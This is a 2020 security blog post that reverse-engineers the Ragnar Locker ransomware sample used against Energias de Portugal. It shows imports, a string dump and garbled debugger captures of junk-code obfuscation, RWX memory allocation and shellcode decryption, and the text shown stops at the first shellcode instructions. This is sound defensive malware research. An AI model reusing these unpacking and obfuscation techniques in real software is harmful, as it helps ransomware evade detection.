Dissecting Ragnar Locker: The Case Of EDP

blog.blazeinfosec.com/dissecting-ragnar-locker-the-case-of-edp/

Federico Bento

July 30, 2020



Introduction

On April 13th 2020, news broke out on Portuguese media [1] that Energias de Portugal (EDP), the Portuguese multinational energy giant and one of the largest European operators in energy & wind sectors, had been hit by a highly targeted ransomware attack (later identified as Ragnar Locker [2]), amid COVID-19 pandemic, while the country had been under state of emergency. The attackers behind the ransomware were, supposedly (although not confirmed), demanding 1580 BTC (9.9 million EUR) by threatening to leak all of the stolen data (10TB, according to the perpetrators themselves). It has since been considered one of its worst cyber attacks.

As such, and as an information security consultancy company based in Porto, Portugal, we have decided to take initiative in investigating the ransomware sample ourselves by getting our hands dirty and going right down to its truth. We were specifically interested in understanding how this ransomware was built, i.e., its technical details, its capabilities and sophistication. The analysis and its end results are therefore presented in this blog post, in a detailed fashion, for all the curious readers who wish to know more about the final (destructive) part of the hack.

Analysis

One of the very first steps an analyst should do when first interacting with a potentially malicious executable is to perform basic static analysis on the PE, e.g., look at its PE headers, sections, imports, strings, or any other information that can help him get an overall general idea of what the binary might do or contain. In this particular case, when looking at its imports, we can see several windows APIs which are commonly (ab)used by malware in order to hide their deed. This includes (but not limited to) VirtualAlloc*(), LoadLibrary*() and GetProcAddress(). Something weird that stood out when looking at the imports is the existence of several APIs that are only needed for thread synchronization (InitializeCriticalSectionAndSpinCount(), EnterCriticalSection(), LeaveCriticalSection() and DeleteCriticalSection()), yet, there are no imported APIs responsible for creating threads in the first place, e.g., CreateThread().

Offset	Name F	unc. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
EDD0	KERNEL32.dll 8	0	FALSE	EEOC	0	0	F104	E000
EDE4	USER32.dll 2		FALSE	EF50	0	0	F136	E144
	•							
KERNEL32.dl			Ordinal	Original Thunk	Thunk	Foowarder	Llint	
Call via	Name			2		Forwarder	Hint	
Call via E01C	Name GetProcAddress		-	EFD2	EFD2	-	245	
Call via E01C E020	Name GetProcAddress GetCommandLineA		-	EFD2 EFE4	EFD2 EFE4	-	245 186	
Call via E01C E020 E024	Name GetProcAddress GetCommandLineA LoadLibraryW		-	EFD2 EFE4 EFF6	EFD2 EFE4 EFF6	-	245 186 33F	
Call via E01C E020 E024 E028	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError		-	EFD2 EFE4 EFF6 F006	EFD2 EFE4 EFF6 F006	-	245 186 33F 202	
Call via E01C E020 E024 E028 E02C	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSectior	ı	- - - -	EFD2 EFE4 EFF6 F006 F016	EFD2 EFE4 EFF6 F006 F016		245 186 33F 202 D1	
Call via E01C E020 E024 E028 E02C E030	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection LeaveCriticalSection	ı	- - - - -	EFD2 EFE4 EFF6 F006 F016 F02E	EFD2 EFE4 EFF6 F006 F016 F02E	-	245 186 33F 202 D1 339	
Call via E01C E020 E024 E028 E02C E030 E034	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSectior	ı	-	EFD2 EFE4 EFF6 F006 F016 F02E F046	EFD2 EFE4 EFF6 F006 F016	-	245 186 33F 202 D1	
Call via E01C E020 E024 E028 E02C E030	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection LeaveCriticalSection		-	EFD2 EFE4 EFF6 F006 F016 F02E F046	EFD2 EFE4 EFF6 F006 F016 F02E	-	245 186 33F 202 D1 339	
Call via E01C E020 E024 E028 E02C E030 E034 E038	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection EnterCriticalSection EnterCriticalSection		- - - - - - -	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E	EFD2 EFE4 EFF6 F006 F016 F02E F046		245 186 33F 202 D1 339 EE	
Call via E01C E020 E024 E028 E02C E030 E034	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection EnterCriticalSection InitializeCriticalSection		- - - - - - - - - - - -	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E F086	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E	- · · · · · · · · · · · · · · · · · · ·	245 186 33F 202 D1 339 EE 2E3	
Call via E01C E020 E024 E028 E02C E030 E034 E038 E03C	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection EnterCriticalSection EnterCriticalSection InitializeCriticalSection GetCurrentProcess	onAndSpinC	- - - - - - - - - - - - - - - - - - -	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E F086 F09A	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E F086		245 186 33F 202 D1 339 EE 2E3 1C0	
Call via E01C E020 E024 E028 E02C E030 E030 E034 E038 E03C E040	Name GetProcAddress GetCommandLineA LoadLibraryW GetLastError DeleteCriticalSection EnterCriticalSection InitializeCriticalSecti GetCurrentProcess GetProcessHeap	onAndSpinC	- - - - - - - - - - - - - - - - - - -	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E F086 F09A F0AC	EFD2 EFE4 EFF6 F006 F016 F02E F046 F05E F086 F09A		245 186 23F 202 D1 339 EE 2E3 1C0 24A	

Hex dumping our target shows several strings, of which some, after looking them up on google, reveals pages related to malware and malware analysis services.

0001a350:									.j.V.8Vj.8j
0001a360:			9c6a						8.j.V.8Vj.8
0001a370:			0030						0PCM driv
0001a380:			4950					646f	er MIPS in windo
0001a390:			6f75					2564	w: Count High %d
0001a3a0:									MaxMips %f buf
0001a3b0:	6665	7220	2564	0000	5354	4154	5553	5f4e	fer %dSTATUS_N
0001a3c0:	4f4e	434f	4e54	494e	5541	424c	455f	4558	ONCONTINUABLE_EX
0001a3d0:			494f					6e00	CEPTION.k.e.r.n.
0001a3e0:	6500	6c00	3300	3200	0000	0000	5365	7457	e.l.3.2SetW
0001a3f0:	696e	646f	7743	6f6e	7465	7874	4865	6c70	indowContextHelp
0001a400:			7500					3200	Idu.s.e.r.3.2.
0001a410:									d.l.lPROP
0001a420:								5354	PATCHV42DC_ST
0001a430:	5f4c	5253	5050	454e	4449	4e47	0000	0000	_LRSPPENDING
0001a440:	4556	5f4d	4d41	435f	4f49	445f	5445	524d	EV_MMAC_0ID_TERM
0001a450:	494e	4154	455f	434f	4e4e	4543	5449	4f4e	INATE_CONNECTION
0001a460:	0000	0000	4665	2053	7461	7465	204d	6163	Fe State Mac
0001a470:	6869	6e65	2041	6c6c	6f63	2046	6169	6c65	hine Alloc Faile
0001a480:	6400	0000	4556	5f4d	4d41	435f	4f49	445f	dEV_MMAC_0ID_
0001a490:									RLC_NONDIR_STATI
0001a4a0:							6564	2061	STICSFailed a
0001a4b0:	6c6c	6f63	6174	696e	6720	6d65	6d6f	7279	llocating memory
0001a4c0:			206d						for m_RxAgcInBu
0001a4d0:			5354						fSTATUS_I0_RE
0001a4e0:	5041	5253	455f	4441	5441	5f49	4e56	414c	PARSE_DATA_INVAL
0001a4f0:	4944					4341		2054	IDmDCCALC T
0001a500:	7820		204f					2564	x DC Options: %d
0001a510:			2564						or %dm_DoDilR
0001a520:			7473			6563		6f6e	esultsCorrection
0001a530:	5061	7373	0000	0000	6c58	4000	0200	0000	PasslX@
0001a540:	c8e1	4000	b8e1	4000	0500	00c0	0b00	0000	@@

Once a more in depth analysis takes place, it becomes quite clear that the ransomware is, in some way, obfuscated. For example, and for demonstration purposes, the following image displays a function that is called with the string

"EV_MMAC_OID_TERMINATE_CONNECTION" as argument, where the string is never actually used for anything and an existing loop is never entered due to the result of the comparison always leaving EFLAGS.ZF unset (opaque predicate).

EIP > •	00401930	55	push ebp	∧ Hide FPU
0	00401931	8BEC	mov ebp.esp	A HIGE FPU
•	00401933	83EC 20	sub esp,20	EAX 00400000 edp.00400000
•	00401936	FF15 0CE04000	call dword ptr ds:[<&GetEnvironmentStringsW>	EBX 00211000
•	0040193C	C745 F4 CC740000	mov dword ptr ss. ebp-C, 74CC	ECX 0000000
•	00401943	817D F4 B80B94FF	cmp dword ptr ss: ebp-C FF940BB8	EDX 00000022 '''
•	0040194A	× 75 45	jne_edp. 401991	
•	0040194C	C745 F8 955EC4F6	mov dword ptr ss: ebp-8, F6C45E95	
•	00401953	8B45 F4	mov eax, dword ptr ss: ebp-C	ESP 0019FC2C
•	00401956	0345 F8	add eax,dword ptr ss: ebp-8	ESI 0000000
•	00401959	8945 08	mov dword ptr ss: ebp+8, eax	EDI 00404DBC <edp.entrypoint></edp.entrypoint>
•	0040195C	C745 EC 00000000	mov dword ptr ss:[ebp-14],0	
•	00401963	EB 09	jmp edp.40196E	EIP 00401930 edp.00401930
	00401965	8B4D EC	mov ecx, dword ptr ss:[ebp-14]	
0	00401968	83C1 01	add ecx,1	EFLAGS 00000202
0	0040196B	894D EC	mov dword ptr ss: ebp-14, ecx	ZE 0 PF 0 AF 0
	0040196E	837D EC 05	cmp dword ptr ss:[ebp-14],5	OF 0 SF 0 DF 0
	00401972	 7D 1D 	jge edp. 401991	CF 0 TF 0 IF 1
	00401974	C745 F0 F47C0000	mov dword ptr ss: ebp-10,7CF4	
•	0040197B	8B4D F0	mov ecx, dword ptr ss: ebp-10	LastError 00000000 (ERROR_SUCCESS)
	0040197E 00401981	83C1 01	add ecx,1	LastStatus C0000008 (STATUS_INVALID_HANDLE)
i i	00401981	8B45 F4 99	mov eax,dword ptr ss:[ebp-C]	Laststatus Cooodoo (STATUS_INVALID_HANDLE)
	00401984	F7F9	cdq idiv ecx	SC 0000 55 0050
	00401985	8855 F4	mov edx,dword ptr ss:[ebp-C]	GS 002B FS 0053
	00401987	03D0	add edx.eax	ES 002B DS 002B
	0040198C	8955 F4	mov dword ptr ss:[ebp-C],edx	CS 0023 SS 002B
	0040198F	^ EB D4	jmp edp. 401965	
	00401991	+8BE5	mov esp,ebp	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	00401993	5D	pop ebp	ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	00401994	C3	ret	ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	00401995	čč	int3	ST(3) 0000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	00401996	čč	int3	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	00401997	čč	int3	ST(5) 00000000000000000 x87r5 Empty 0.00000000000000000000000000000000000
	00401998	čč	int3	ST(6) 00000000000000000 x87r6 Empty 0.00000000000000000000000000000000000
	00401999	čč	int3	ST(7) 00000000000000000 x87r7 Empty 0.00000000000000000000000000000000000
•	0040199A	cc	int3	
•	0040199B	cc	int3	x87TagWord FFFF
•	0040199C	CC	int3	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
•	0040199D	CC	int3	
•	0040199E	CC	int3	V I
	<		2	
Jump is taker	n			1: [esp+4] 0041A440 "EV_MMAC_OID_TERMINATE_CONNECTION"
edp.00401991				2: [esp+8] 9F8E9D8C
				3: [esp+C] A3A2A1A0 4: [esp+10] A7A6A5A4
.text:004019	4A edp.exe:	\$194A #194A		T. [csbito] 0.00004
-000			-m (44)	0019FC2C [00401853 return to edp.00401853 from edp.00401930
Dump 1	Ump 2	💭 Dump 3 🛛 💭 Dump 4		0019FC30 0041A440 "EV_MMAC_OID_TERMINATE_CONNECTION"
				SOLD COS CONTRACTOR CONTRACTOR

The thread synchronization APIs mentioned earlier also take part of the obfuscation (essentially junk code), where a loop is concluded after being executed 2000000 times, performing useless arithmetic operations and calling a function which always returns 0 along the way.

0040212A	FF15 <u>38E04000</u> call dword ptr ds: call dword ptr ds:	Hide FPU
00402130	C785 48FEFFFF 00 mov dword ptr ss:[ebp-188],0	inde tro
0040213A	V EB OF jmp edp. 402148	EAX 00000000
0040213C	8B95 48FEFFFF mov edx, dword ptr ss: ebp-1B8	EBX 00386000
00402142	83C2 01 add edx,1	
00402145	8995 48FEFFFF mov dword ptr ss: [ebp-188].edx	ECX 0000C7B1
→ 0040214B	81BD 48FEFFFF 80(cmp dword ptr ss: ebp-188, 1E8480	EDX 00005798
00402155	×r0F8D 05020000 ige edp. 402360	EBP 0019FEE4
0040215B	8D85 78FEFFFF ea eax, dword ptr ss: ebp-188	ESP 0019FC28
• 00402161	50 push eax	ESI 00000000
• 00402162	FF15 34E04000 [call dword ptr ds: [<&RtlEnterCriticalSection>]	EDI 00404DBC <edp.entrypoint></edp.entrypoint>
00402162	C785 AOFDFFFF B9(mov dword ptr ss: ebp-260, 89	EDI 00404DBC (Edp. EntryPoint)
00402108		
		EIP 0040218C edp.0040218C
00402178	51 push ecx	
00402179	8B95 AOFDFFFF mov edx, dword ptr ss:[ebp-260]	EFLAGS 00000204
0040217F	52 push edx	ZF 0 PF 1 AF 0
00402180	8B85 AOFDFFFF mov eax, dword ptr ss:[ebp-260]	OF 0 SF 0 DF 0
00402186	50 push eax	CF 0 TF 0 IF 1
• 00402187	E8 34F4FFFF call edp.4015C0	
EIP 0040218C	83C4 0C add esp,C	
0040218F	C785 A4FDFFFF E8 mov dword ptr ss: ebp-25C FEA17EE8	LastError 00000000 (ERROR_SUCCESS)
00402199	8D8D A4FDFFFF lea ecx, dword ptr ss: ebp-25C	LastStatus C0000008 (STATUS_INVALID_HANDLE)
0040219F	898D ASFDFFFF mov dword ptr ss:[ebp-258],ecx	
004021A5	8B95 A8FDFFFF mov edx, dword ptr ss: [ebp-258]	GS 002B FS 0053
004021AB	8B02 mov eax, dword ptr ds; [edx]	ES 002B DS 002B
004021AD	0B85 A0FDFFFF or eax, dword ptr ss: [ebp-260]	CS 0023 SS 002B
004021B3	8B8D AOFDFFFF mov ecx, dword ptr ss: ebp-260	C3 0023 33 0028
004021B9	03C8 add ecx, eax	
004021BB	8895 A4FDFFFF mov edx, dword ptr ss: ebp-25C	ST(0) 0000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
004021C1	OFAFD1 imul edx,ecx	ST(1) 0000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
004021C4	8995 A4FDFFFF mov dword ptr ss: ebp-25C ,edx	ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
• 004021CA	A1 F4A44100 mov eax, dword ptr ds: [41AF4]	ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
004021CF	8985 BOFDFFFF mov dword ptr ss: [ebp-250], eax	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
• 004021D5	SD SD BOFDFFFF lea ecx, dword ptr ss: ebp-250	ST(5) 00000000000000000 x87r5 Empty 0.00000000000000000000000000000000000
• 004021DB	51 bush ecx	ST(6) 00000000000000000 x87r6 Empty 0.0000000000000000000
004021DB 004021DC	FF15 48E14000 [call dword ptr ds: [<&CharUpperW>]	
0040216C 004021E2	C785 9CFDFFFF 00(mov dword ptr ss: ebp-264],0	ST(7) 00000000000000000 x87r7 Empty 0.00000000000000000000000000000000000
• 004021E2	V EB OF jmp edp.4021FD	
004021EC 004021EE	8895 9CFDFFFF mov edx, dword ptr ss: [ebp-264]	x87TagWord FFFF
• 004021EE	8352 01 add edx,1	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
004021F4 004021F7		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	8995 9CFDFFFF mov dword ptr ss: [ebp-264], edx	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
→● 004021FD	83BD 9CFDFFFF 05 cmp dword ptr ss:[ebp-264],5	x87TW_6 3 (Empty) x87TW_7 3 (Empty)
• 00402204	OF8D D7000000 jge edp.4022E1	xor mile of (compey)
0040220A	C785 94FDFFFF DB mov dword ptr ss:[ebp-26C],FEDB	x87StatusWord 0000
00402214	8D85 94FDFFFF lea eax,dword ptr ss [ebp-26C]	
0040221A	8985 90FDFFFF mov dword ptr ss:[ebp-270],eax	x875W_B 0 x875W_C3 0 x875W_C2 0
00402220	8B8D 90FDFFFF mov ecx, dword ptr ss: ebp-270	x875W_C1 0 x875W_C0 0 x875W_ES 0
00402226	8B95 94FDFFFF mov edx, dword ptr ss: [ebp-26C]	x87SW_SF 0 x87SW_P 0 x87SW_U 0
0040222C	2B11 sub edx, dword ptr ds:[ecx]	x875W_0 0 x875W_Z 0 x875W_D 0
0040222E	8995 B8FDFFFF mov dword ptr ss:[ebp-248],edx	x875W I 0 x875W TOP 0 (ST0=x87r0)
00402234	C785 ACFDFFFF 68 mov dword ptr ss: ebp-254 ,F4227E68	
0040223E	81BD ACFDFFFF AB cmp_dword_ptr_ss:[ebp-254],F02DA8AB	Default (stdcall)
00402248	74 44 je edp.40228E	1: [esp+4] 0000C7B0
0040224A	C785 84FDFFFF 3A mov dword ptr ss: ebp-27C CB3A	2: [esp+8] 00000000
00402254	8D85 94FDFFFF lea eax.dword ptr ss: ebp-26C	3: [esp+C] 9F8E9D8C
A 00403354	ener eerorer move durind inth act Table 3701 any	1 1 Form 101 A2A2A4A0

The interesting parts, from a malware analysis point of view, will only take place once the ransomware calls VirtualAllocEx() with PAGE_EXECUTE_READWRITE memory permissions (flProtect). The allocation of pages with such memory permissions is highly indicative that something interesting will be written into them that will later be treated as code to be executed, possibly taking part on the unpacking process.

	8D4D 84 894D E8	lea ecx, dword ptr ss: [ebp-7C]	^	Hide FPU
O04011F7 O04011F7 O04011FA O04011FD O0401202 O0401202 O0401207 O0401207 O0401207 O0401200 O0401210 O0401211 O0401216 O0401216 O0401216 O040121A O040121A O040121A O040121A O040121A O040121A O0401221 O0401223 O0401223 O0401223 O0401223 O0401223 O0401224 O0401225	00-00 ES 8055 ES 8055 ES 8052 ES 8052 ES 8050 ES 80	Tea Cc, doubt pt ss [ebp-18], cc] mov dword ptr ss [ebp-18], cc] mov dx, dword ptr ss [ebp-70] add eax, dword ptr ss [ebp-70] sub cc, eard ptr ss [ebp-70] sub cc, eard ptr ss [ebp-70] sub cc, eard ptr ss [ebp-70] shi cc, fard ptr ss [ebp-74] shi cdx, 6 mov eax, dword ptr ss [ebp-74] push eax mov ecx, dword ptr ss [ebp-68] push ecx mov ecx, dword ptr ss [ebp-68] push eax mov ecx, dword ptr ss [ebp-68] push eax mov ecx, dword ptr ss [ebp-54] push eax mov dword ptr ss [ebp-80], F496F2F7 me edp. 40125D	<pre>[ebp-80]:EntryPoint [ebp-80]:EntryPoint</pre>	Hide FPU EAX FFFFFFF EBX 0036600 ECX 00001E00 ESP 0019F20C ESI 0000000 EDI 00401205 EDI 00401225 EIP 00401225 EFLAGS 00000304 ZF 0 PF 1 AF 0 OF 0 SF 0 LastError 00000000 (ERROR_SUCCESS) LastStatus C000000 (STATUS_NO_SUCH_FILE) GS 0028 FS 0053 ES 0028 DS 0028
 0040123E 00401245 00401245 00401248 	C745 88 4E000000 8B45 88 0C 56	mov dword ptr ss:[ebp-78],4E mov eax,dword ptr ss:[ebp-78] or a1,56	4E:'N'	CS 0023 <u>SS</u> 0028 Default (stdcall)
			>	
<pre>dword ptr [0040E004 <edp.&virt #<="" .text:00401225="" edp.exe:\$1225="" pre=""></edp.&virt></pre>		1: [esp] FFFFFFF 2: [esp+4] 0000000 3: [esp+8] 00001E00 4: [esp+C] 00003000		
copresenter and a				
Dump 1 Dump 2 Dump 2	p 3 💷 Dump 4 💷	Dump 5 👹 Watch 1 🛛 🖉 Locals 🖉 Stillet 🕺 00195	BOC FFFFFFF B10 00000000	
Address Hex		45CTT 0019F	B14 00001E00	
77B31000 16 00 18 00 C0 88 B3 77B31010 00 00 02 00 80 58 B3	77 14 00 16 00 38 84 77 05 00 10 00 50 85	4 B3 77 À. "W 8. "W	B18 00003000 B1C 00000040 PAGE_EXECU	JŢE_READWRITE

The following image demonstrates the algorithm being used by the ransomware, where it starts decompressing/decrypting and writing shellcode into the new memory area.

	0.0 1.0 1.0 0.0		days when the paper		
	00401332	EB 09	jmp edp.40133D	∧ Hide FPU	
	00401334	→8855 A4	mov edx,dword ptr ss:[ebp-5C]		
•	00401337	83C2 01	add edx,1	EAX 00000000	
•	0040133A	8955 A4	mov dword ptr ss:[ebp-5C],edx	EBX 003E6000	
	0040133D	817D A4 C0030000	cmp dword ptr_ss:[ebp-5C],3C0	ECX 00030000	
·•	00401344	 OF83 8F000000 	jae edp.4013D9	EDX 81EC8B55	
•	0040134A	8B45 A4	mov eax,dword ptr ss:[ebp-5C]		
•	0040134D	8B4D B4	mov ecx, dword ptr ss: [ebp-4C]	EBP 0019FC2C	
•	00401350	8B1481	mov edx,dword ptr ds:[ecx+eax*4]	ESP 0019FB20 <&EntryPoint>	
•	00401353	8995 14FFFFFF	mov dword ptr ss: [ebp-EC],edx	ESI 0000000	
•	00401359	A1 50024100	mov eax, dword ptr ds: [410250]	EDI 00404DBC <edp.entrypoint></edp.entrypoint>	
•	0040135E	8985 18FFFFFF	mov dword ptr ss:[ebp-E8],eax		
	00401364	8B8D 14FFFFFF	mov ecx.dword ptr ss: ebp-EC	EIP 004013D1 edp.004013D1	
	0040136A	2B4D A4	sub ecx, dword ptr ss: ebp-5C	cuprostorsbr	
	0040136D	898D 14FFFFFF	mov dword ptr ss: ebp-EC, ecx	EFLAGS 00000286	
	00401373	8B55 C4	mov edx.dword ptr ss: ebp-3C	ZE 0 PE 1 AE 0	
	00401376	C1E2 13	shl edx,13		
	00401379	8955 C4	mov dword ptr ss: ebp-3C, edx	OF 0 SF 1 DF 0	
	0040137C	8B85 14FFFFFF	mov eax,dword ptr ss:[ebp-EC]	CF 0 TF 0 IF 1	
	00401382	3385 18FFFFFF	xor eax, dword ptr ss: ebp-E8		
	00401388	8985 14FFFFFF	mov dword ptr ss: ebp-EC, eax	Lasterror 00000002 (ERROR_FILE_NOT_FOUND)	
	0040138E	8B4D C4	mov ecx, dword ptr ss; ebp-3C	LastStatus C000000F (STATUS_NO_SUCH_FILE)	
		81C1 00001000	add ecx,100000		
		894D C4	mov dword ptr ss:[ebp-3C],ecx	GS 002B FS 0053	
	0040139A	C185 14FFFFFF 07	rol dword ptr ss: ebp-EC .7	ES 002B DS 002B	
	004013A1	8845 C4	mov eax, dword ptr ss: ebp-3C	CS 0023 SS 0028	
		99	cda	CS 0023 SS 0028	
	004013A5	81E2 FFFF0F00	and edx.FFFFF		
	004013AB	03C2	add eax,edx	ST(0) 00000000000000000 x87r0 Empty 0.0000000	
	004013AD	C1F8 14	sar eax,14	ST(1) 00000000000000000 x87r1 Empty 0.0000000	
		8945 C4	mov dword ptr ss:[ebp-3C],eax	ST(2) 00000000000000000 x87r2 Empty 0.000000	000000000000
	00401383	8895 14FFFFFF	mov edx, dword ptr ss: [ebp-EC]	ST(3) 00000000000000000 x87r3 Empty 0.000000	
	00401389	3395 18FFFFFF	xor edx,dword ptr ss. ebp-Ec	ST(4) 000000000000000000 x87r4 Empty 0.000000	
	004013BF	8995 14FFFFFF	mov dword ptr ss: ebp-Ec],edx	ST(5) 00000000000000000 x87r5 Empty 0.000000	
	00401365	8845 A4	mov eax, dword ptr ss:[ebp-5C]	ST(6) 000000000000000000 x87r6 Empty 0.0000000	
	004013C8	884D EC	mov ecx, dword ptr ss: ebp-sc mov ecx, dword ptr ss: ebp-14	31(0) 00000000000000000000000000000000000	000000000000000000000000000000000000000
	004013C8	8B95 14FFFFFF	mov edx,dword ptr ss: ebp-14	Default (stdcall)	
	004013D1	891481	mov dword ptr ds:[ecx+eax*4],edx		
		A E9 SBFFFFF	imp edp. 401334	1: [esp+4] 00000000	
		C745 F4 91000000	mov dword ptr ss:[ebp-C],91	2: [esp+8] 003E6000	
)0	00401309	C745 F4 91000000	mov aword ptr ss: epp-C, 91	✓ 3: [esp+C]_00000000	
•	<			4: [esp+10] 00000000	
				*	


When it is finished writing the shellcode, it will call GetModuleHandleW(L"kernel32") in order to obtain the base address of kernel32.dll that is mapped in the current process address space. It will then transfer control-flow into the new RWX memory area containing the newly decrypted shellcode, passing the pointer to the retrieved kernel32.dll base address as argument.

	00401420	884D D4	mov ecx,dword ptr ss:[ebp-2C]		
	00401423	0FAFC8	imul ecx,eax	^	Hide FPU
	00401426	894D D4	mov dword ptr ss:[ebp-2C],ecx		F.W. 85008.050
	00401429	68 D8A34100	push edp. 41A3D8	41A3D8	EAX BC 89D 9E0
ETP	→ 0040142E	FF15 00E04000	<pre>call dword ptr ds:[<&GetModuleHandleW>]</pre>		EBX 003E6000
	• 00401434	A3 80B94100	mov dword ptr ds:[41B980],eax		ECX 78BC1380
	00401439		mov dword ptr ds: [418984], edp. 411158		EDX FFFF5CA4
	00401443	C705 88894100 189200	(mov dword ptr ds: [418988],9218		EBP 0019FC2C
	0040144D	8B15 54114100	mov edx, dword ptr ds: [411154]		ESP 0019FB1C &L"kernel32"
	00401453	8915 8CB94100	mov dword ptr ds: [41B98C], edx		ESI 0000000
	00401459	A1 70A34100	mov eax, dword ptr ds: [41A370]		EDI 00404DBC <edp.entrypoint></edp.entrypoint>
	0040145E	A3 90B94100	mov dword ptr ds:[418990],eax		
	00401463	C745 B8 00000000	mov dword ptr ss:[ebp-48],0		EIP 0040142E edp.0040142E
	- 0040146A	✓ EB 09	jmp edp. 401475		EIF 0040142E Eup.0040142E
	→ 0040146C	884D 88	mov ecx, dword ptr ss:[ebp-48]		
	0040146F	83C1 01	add ecx.1		EFLAGS 00000A03
	00401472	894D B8	mov dword ptr ss:[ebp-48],ecx		ZF 0 PF 0 AF 0
	→● 00401475	837D B8 01	cmp dword ptr ss: ebp-48 ,1		OF 1 SF 0 DF 0
	00401479	✓ 7D 34	ige edp. 4014AF		CF 1 TF 0 IF 1
	0040147B		(mov dword ptr ss:[ebp-F0],68	68: 'h'	
	00401485	8D95 10FFFFFF	lea edx, dword ptr ss:[ebp-F0]		LastError 00000002 (ERROR_FILE_NOT_FOUND)
	0040148B	8995 08FFFFFF	mov dword ptr ss:[ebp-F8],edx		LastStatus C000000F (STATUS_NO_SUCH_FILE)
	• 00401491	8B85 08FFFFFF	mov eax, dword ptr ss:[ebp-F8]		
	00401497	8808	mov ecx, dword ptr ds: [eax]		GS 002B FS 0053
	00401499	2B8D 10FFFFFF	sub ecx, dword ptr ss: [ebp-F0]		ES 002B DS 002B
	0040149F	8B95 10FFFFFF	mov edx, dword ptr ss: ebp-F0		CS 0023 SS 0028
	004014A5	03D1	add edx,ecx		C3 0023 33 0028
	004014A7	8995 10FFFFFF	mov dword ptr ss:[ebp-F0],edx		
	004014AD	∧ EB BD	jmp edp. 40146C		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	>• 004014AF	C745 F8 80B94100	mov dword ptr ss: ebp-8, edp. 41B980		ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	004014B6	68 80B94100	push edp. 418980		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000
	004014BB	FF15 94B94100	call dword ptr ds:[41B994]		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	004014C1	C745 94 00000000	mov dword per ssilebp-sci,o		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000
_	004014C8	EB 09	jmp edp. 4014D3		ST(5) 000000000000000000 x87r5 Empty 0.00000000000000000000000000000000000
	004014CA	8B45 94	mov eax, dword ptr ss:[ebp-6C]		ST(6) 000000000000000000 x87r6 Empty 0.000000000000000000
	004014CD	83C0 01	add eax,1		
	004014D0	8945 94	mov dword ptr ss:[ebp-6C],eax		Default (stdcall)
	→● 004014D3	837D 94 03	cmp dword ptr ss: ebp-6C, 3		1: [esp] 0041A3D8 L"kernel32"
	004014D7	7D 38	ige edp. 401511		2: [esp+4] 00404DBC <edp.entrypoint></edp.entrypoint>
	004014D9	C745 A8 FF000000	mov dword ptr ss: ebp-58 FF		3: [esp+8] 00000000
	00401450	CTOE DAEEEEEE DEGTOG	mov dword ntr cc. Tabn_CCT CONCE7DC		4: [esp+C] 003E6000
	<			>	4. [cspic] ooseooo
¥					
Ump 1	📖 Dump 2	💭 Dump 3 💭 Dump 4	📖 Dump 5 🛛 👹 Watch 1 🛛 💷 Locals 🎾 Struct		0019FB1C 0041A3D8 L"kernel32"
		e e e e e e e e e e e e e e e e e e e			0019FB20 00404DBC edp.EntryPoint 0019FB24 00000000
Address H			ASCII	<u>^</u>	0019FB28 003E6000
0041B994 0	00 00 03 00 00	00 00 00 00 00 00 00 00 00	00 00 00		0019FB2C 00000000
0041B9A4 0	00 00 00 FC	0 23 00 00 02 06 00 00 06	00 00 00ð#		0019FB30 0000000


At this point, execution of the shellcode takes place. The following image demonstrates its initial instructions.

IP >•	00030000	55	push ebp	
•	00030001	8BEC	mov ebp,esp	
